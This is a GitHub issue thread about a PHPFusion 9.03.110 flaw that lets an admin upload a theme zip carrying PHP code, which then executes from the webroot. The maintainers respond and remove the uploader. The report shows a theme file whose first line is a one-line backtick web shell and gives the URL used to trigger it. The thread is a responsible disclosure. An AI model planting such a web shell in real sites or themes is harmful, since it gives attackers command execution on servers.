New issue

Jump to bottom

PHP Code Execution Via Inject Malicious Code Or Create New Php File In Zip Theme #2374

Closed **KietNA-HPT** opened this issue on Aug 26, 2021 · 4 comments

KietNA-HPT commented on Aug 26, 2021

#KietNA From Inv1cta Team, HPT Cyber Security Center

Describe the bug

The attacker can abuse upload theme function to insert malicious php code or php file into zip file and upload to server, then the function will extract that file to "webroot/themes/[Theme Folder], the attacker can access and execute arbitrary code

Version

PHPFusion version: PHPFusion 9.03.110

To Reproduce

Steps to reproduce the behavior:

1. Add " " in line one php file of plugin or create a php file in any folder then zip it (i create kietna.php file in forum folder)
2. Go to Theme Manager function in admin panel
3. Click on Upload New Theme tab
4. Upload malicious zip file
5. Access "/themes/[Plugin Folder]/theme.php?0=ls" or "/themes/[Plugin Folder]/forum/kietna.php?0=ls" to execute arbitrary code


Screenshots

```php
<?=`$_GET[0]`?><?php
if (!defined("IN_FUSION")) { die("Access Denied"); }

define("THEME_WIDTH", "900");
define("THEME_BULLET", "<img src='".THEME."images/bullet.gif' alt='' style='border:0' />");

require_once INCLUDES."theme_functions_include.php";

function render_page($license=false) {

    global $aidlink, $settings, $main_style, $locale, $userdata;

    //Header
    echo "<table cellspacing='0' cellpadding='0' width='".THEME_WIDTH."' align='center'>\n<tr>\n";
    echo "<td>\n";
    echo "<table cellpadding='0' cellspacing='0' width='".THEME_WIDTH."' align='center'>\n<tr>\n";
    echo "<td align='center'>";
    echo "<div id='userbar' class='floatfix'>\n";
          if(iMEMBER){
    echo "<img src='".THEME."images/arrowr.gif' alt='' /> <a href='".BASEDIR."edit_profile.php' class='white'>".$
        locale['global_120']."</a> |
          <a href='".BASEDIR."messages.php' class='white'>".$locale['global_121']."</a> |
             ".(iADMIN ? "<a href='".ADMIN."index.php".$aidlink."' class='white'>".$locale['global_123']."</a>" : "").
                 " |
          <a href='".BASEDIR."setuser.php?logout=yes' class='white'>".$locale['global_124']."</a> <img src='".THEME."
              images/arrow1.gif' alt='' />\n";
             }else{
    echo "<img src='".THEME."images/arrowr.gif' alt='' /> <a href='".BASEDIR."login.php' class='white'>".$locale['
        global_104']."</a> |
             ".($settings['enable_registration'] ? "<a href='".BASEDIR."register.php' class='white'>".$locale['
                global_107']."</a>\n" : "");
    echo "<img src='".THEME."images/arrow1.gif' alt='' />";
             }
    echo "</div>";
    echo "</td></tr><tr>";
    echo "<td class='full-header' width='".THEME_WIDTH."'>\n";
    echo "<div id='bg1'><div id='header'><br />".showbanners()."</div></div>";
    echo "</td>\n";
    echo "</tr>\n</table>\n";
    echo "</td>\n</tr>\n</table>\n";

    echo "<table cellpadding='0' cellspacing='0' width='".THEME_WIDTH."' align='center'>\n<tr>\n";
    echo "<td class='sub-header'>";
    echo "<div id='bg2'><div id='header2'><div id='menu'>".showsublinks(" ")."\n";
    echo "<br /><br /></div><div align='right' class='small2'>".showsubdate()."
          </div></div></div></td></tr></table>\n";
```


This PC › Local Disk (C:) › xampp › htdocs › files › themes › Abstract-Phidget › forum

Name	Date modified	Type	Size
aim.gif	8/26/2021 12:51 PM	GIF image	1 KB
edit.gif	8/26/2021 12:51 PM	GIF image	1 KB
email.gif	8/26/2021 12:51 PM	GIF image	1 KB
folder.gif	8/26/2021 12:51 PM	GIF image	1 KB
folderhot.gif	8/26/2021 12:51 PM	GIF image	1 KB
folderlock.gif	8/26/2021 12:51 PM	GIF image	1 KB
foldernew.gif	8/26/2021 12:51 PM	GIF image	1 KB
index.php	8/26/2021 12:51 PM	JetBrains PhpStorm	0 KB
kietna.php	8/26/2021 12:51 PM	JetBrains PhpStorm	1 KB
newthread.gif	8/26/2021 12:51 PM	GIF image	1 KB
pm.gif	8/26/2021 12:51 PM	GIF image	1 KB
quote.gif	8/26/2021 12:51 PM	GIF image	1 KB
reply.gif	8/26/2021 12:51 PM	GIF image	1 KB
stickythread.gif	8/26/2021 12:51 PM	GIF image	1 KB
Thumbs.db	8/26/2021 12:51 PM	Data Base File	13 KB
web.gif	8/26/2021 12:51 PM	GIF image	1 KB

The function extracted malicious zip file:



Execute code:



Additional context

It is look like CVE-2019-11631: https://www.exploit-db.com/exploits/46775

RobiNN1 commented on Aug 26, 2021 • edited — Contributor

Man. It's fuc* theme that must contains php.

Fix is simple, disable this upload function in Theme manager but there are users that uses it.. // removed after discussion with Fred

Also if you have access to administration you can run php from multiple places..

RobiNN1 closed this as completed on Aug 26, 2021

FrederickChan commented on Aug 26, 2021 — Member

Any scripts in admin panel vulnerabilities caused by Administrator itself is not covered. You must as well give him Shell Access to your server and claim the whole software is vulnerable.

1

RobiNN1 added a commit that referenced this issue on Aug 26, 2021

`Remove theme uploader, Fix #2374` — `b7813c3`

FrederickChan commented on Aug 27, 2021 — Member

Those involved in this better promote PHPFusion's security features after this. If everything is handled like this,no more headache for all of us.

> On Thu, 26 Aug 2021 at 3:53 PM, Róbert Kelčák ***@***.***> wrote:
> Closed #2374 <#2374>.
>
> —
> You are receiving this because you are subscribed to this thread.
> Reply to this email directly, view it on GitHub
> <#2374 (comment)>, or
> unsubscribe
> <https://github.com/notifications/unsubscribe-auth/AA7DTWJLLS7XAIG4EBGZQB3T6XXF5ANCNFSM5C2TYJRQ>
> .

--
Regards,
Frederick Chan

❤️ 1

KietNA-HPT commented on Aug 27, 2021 — Author

> Those involved in this better promote PHPFusion's security features after this. If everything is handled like this,no more headache for all of us.
> On Thu, 26 Aug 2021 at 3:53 PM, Róbert Kelčák @.***> wrote: Closed #2374 <#2374>. — You are receiving this because you are subscribed to this thread. Reply to this email directly, view it on GitHub <#2374 (comment)>, or unsubscribe https://github.com/notifications/unsubscribe-auth/AA7DTWJLLS7XAIG4EBGZQB3T6XXF5ANCNFSM5C2TYJRQ .
> -- Regards, Frederick Chan

Thanks for your reply, I feel happy becase you considered my issue

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

3 participants